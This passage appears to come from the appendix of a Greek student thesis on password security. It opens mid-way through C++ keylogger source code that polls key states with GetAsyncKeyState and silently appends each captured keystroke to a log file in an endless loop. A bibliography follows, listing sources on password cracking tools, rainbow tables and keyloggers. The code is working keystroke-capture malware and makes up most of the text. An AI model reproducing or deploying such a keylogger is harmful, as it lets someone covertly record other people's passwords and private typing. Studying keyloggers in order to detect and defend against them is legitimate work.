if(GetAsyncKeyState(0xA2))
{		cout<< "[left ctrl]";
		ofstream loglc;
		loglc.open("C:\\log.text", ios::app);
		loglc<<"[left ctrl]";
		loglc.close();
}
Sleep(50);

if(GetAsyncKeyState(0xA3))
{		cout<< "[right ctrl]";
		ofstream logrc;
		logrc.open("C:\\log.text", ios::app);
		logrc<<"[right ctrl]";
		logrc.close();
}
Sleep(50);

if(GetAsyncKeyState(0xBA))
{		cout<< "[;:]";
		ofstream logqd;
		logqd.open("C:\\log.text", ios::app);
		logqd<<"[;:]";
		logqd.close();
}
Sleep(50);
```

```
if(GetAsyncKeyState(0xBB))
{		cout<< "[+]";
		ofstream logpl;
		logpl.open("C:\\log.text", ios::app);
		logpl<<"[+]";
		logpl.close();
}
Sleep(50);

if(GetAsyncKeyState(0xBC))
{		cout<< ",";
		ofstream logtg;
		logtg.open("C:\\log.text", ios::app);
		logtg<<",";
		logtg.close();
}
Sleep(50);

if(GetAsyncKeyState(0xBD))
{		cout<< "[-]";
		ofstream logmi;
		logmi.open("C:\\log.text", ios::app);
		logmi<<"[-]";
		logmi.close();
}
Sleep(50);

if(GetAsyncKeyState(0xBE))
{		cout<< ".";
		ofstream logdo;
		logdo.open("C:\\log.text", ios::app);
		logdo<<".";
		logdo.close();
}
Sleep(50);

if(GetAsyncKeyState(0xBF))
{		cout<< "[/?]";
		ofstream logqm;
		logqm.open("C:\\log.text", ios::app);
		logqm<<"[/?]";
		logqm.close();
}
Sleep(50);

if(GetAsyncKeyState(0xC0))
{		cout<< "[`~]";
		ofstream logud;
		logud.open("C:\\log.text", ios::app);
		logud<<"[`~]";
		logud.close();
}
Sleep(50);

if(GetAsyncKeyState(0xDB))
{		cout<< "[ [{ ]";
		ofstream logag;
		logag.open("C:\\log.text", ios::app);
		logag<<"[ [{ ]";
		logag.close();
}
Sleep(50);

if(GetAsyncKeyState(0xDC))
```

```
                    {       cout<< "[\|]";
                            ofstream logbs;
                            logbs.open("C:\\log.text", ios::app);
                            logbs<<"[\|]";
                            logbs.close();
                    }
                    Sleep(50);

                    if(GetAsyncKeyState(0xDD))
                    {       cout<< "[ ]} ]";
                            ofstream logba;
                            logba.open("C:\\log.text", ios::app);
                            logba<<"[ ]} ]";
                            logba.close();
                    }
                    Sleep(50);

goto start;
return 0;

}
```

Ιστοσελίδες & βιβλιογραφία

1. http://en.wikipedia.org/wiki/Operating_system
2. http://www.islab.demokritos.gr/gr/html/ptixiakes/kostas-aris_ptyxiakh/Phtml/basikesennoies.htm
3. http://en.wikipedia.org/wiki/Password
4. http://www.microsoft.com/hellas/athome/security/privacy/password.mspx
5. http://en.wikipedia.org/wiki/Cryptography
6. http://www.islab.demokritos.gr/gr/html/ptixiakes/kostas-aris_ptyxiakh/Phtml/kruptografia.htm
7. http://www.go-online.gr/ebusiness/specials/article.html?article_id=713
8. http://en.wikipedia.org/wiki/Cryptographic_hash_function
9. http://www.partow.net/programming/hashfunctions/
10. http://www.hellenica.de/Math/Cryptography/Cryptanalysis.html
11. http://en.wikipedia.org/wiki/Password_cracking
12. http://searchfinancialsecurity.techtarget.com/sDefinition/0,,sid185_gci536994,00.html
13. http://www.securitydb.org
14. http://www.ethicalhacker.net/content/view/94/24/
15. http://kestas.kuliukas.com/RainbowTables/
16. http://project-rainbowcrack.com/tutorial.htm
17. http://www.vista4beginners.com/Retrieve-your-Windows-Vista-password-with-Ophcrack
18. http://elliottback.com/wp/cracking-windows-passwords-with-ophcrack-and-rainbow-tables/
19. http://searchsecurity.techtarget.com/tip/0,289483,sid14_gci1314255,00.html
20. http://www.datastronghold.com/component/content/article/13-general-security-articles/136-cain-and-abel-tutorial
21. http://www.informit.com/guides/content.aspx?g=security&seqNum=258
22. http://www.openwall.com/john/doc/
23. http://r00tsecurity.org/forums/john-ripper-tutorial-t5643.r00t
24. http://www.inout.gr/showthread.php?t=24288
25. http://el.tech-faq.com/remove-keylogger.shtml&prev=hp&rurl=translate.google.com
26. http://www.actualspy.com/articles/keyloggers.html

27. http://www.spamlaws.com/keystroke-loggers.html
28. http://en.wikipedia.org/wiki/Keystroke_logging
29. http://searchmidmarketsecurity.techtarget.com/sDefinition/0,,sid198_gci962518,00.html
30. http://api.farmanager.com/en/winapi/virtualkeycodes.html
31. http://www.messblack.com/v2/forum/index.php?showtopic=8287

32. Jos Visser, “On NT Password Security”, Open Solution Providers (May 5, 1997)
33. Ilya Mironov, “Hash functions: Theory, attacks and applications”, (November 14, 2005)
34. Ed Skoudis, Lenny Zeltser, “Malware, Fighting Malicious Code”, Prentice Hall Ptr, November 2003, ISBN: 9780131014053
35. Kirk Bauer, “Automating UNIX and Linux Administration”, Apress © 2003, ISBN: 1590592123.
36. Nitesh Dhanjani, “Linux and Unix security, Portable reference”, McGraw-Hill Osborne Media (June 26, 2003), ISBN-10: 0072227869.
37. Rick Lehtinen, “Computer Security Basics, 2nd Edition”, O'Reilly, June 2006, ISBN-10: 0-596-00669-1.
38. Andrew Lockhart, “Network Security Hacks”, O'Reilly, April 2004, ISBN: 0-596-00643-8.
39. Jerry Peek, Tim O'Reilly, Mike Loukides, “UNIX Power Tools, 3rd Edition”, O'Reilly, October 2002, ISBN: 0-596-00330-7.
40. Simson Garfinkel, Alan Schwartz, Gene Spafford, “Practical Unix & Internet Security, 3rd Edition”, O'Reilly, February 2003, ISBN: 0-596-00323-4.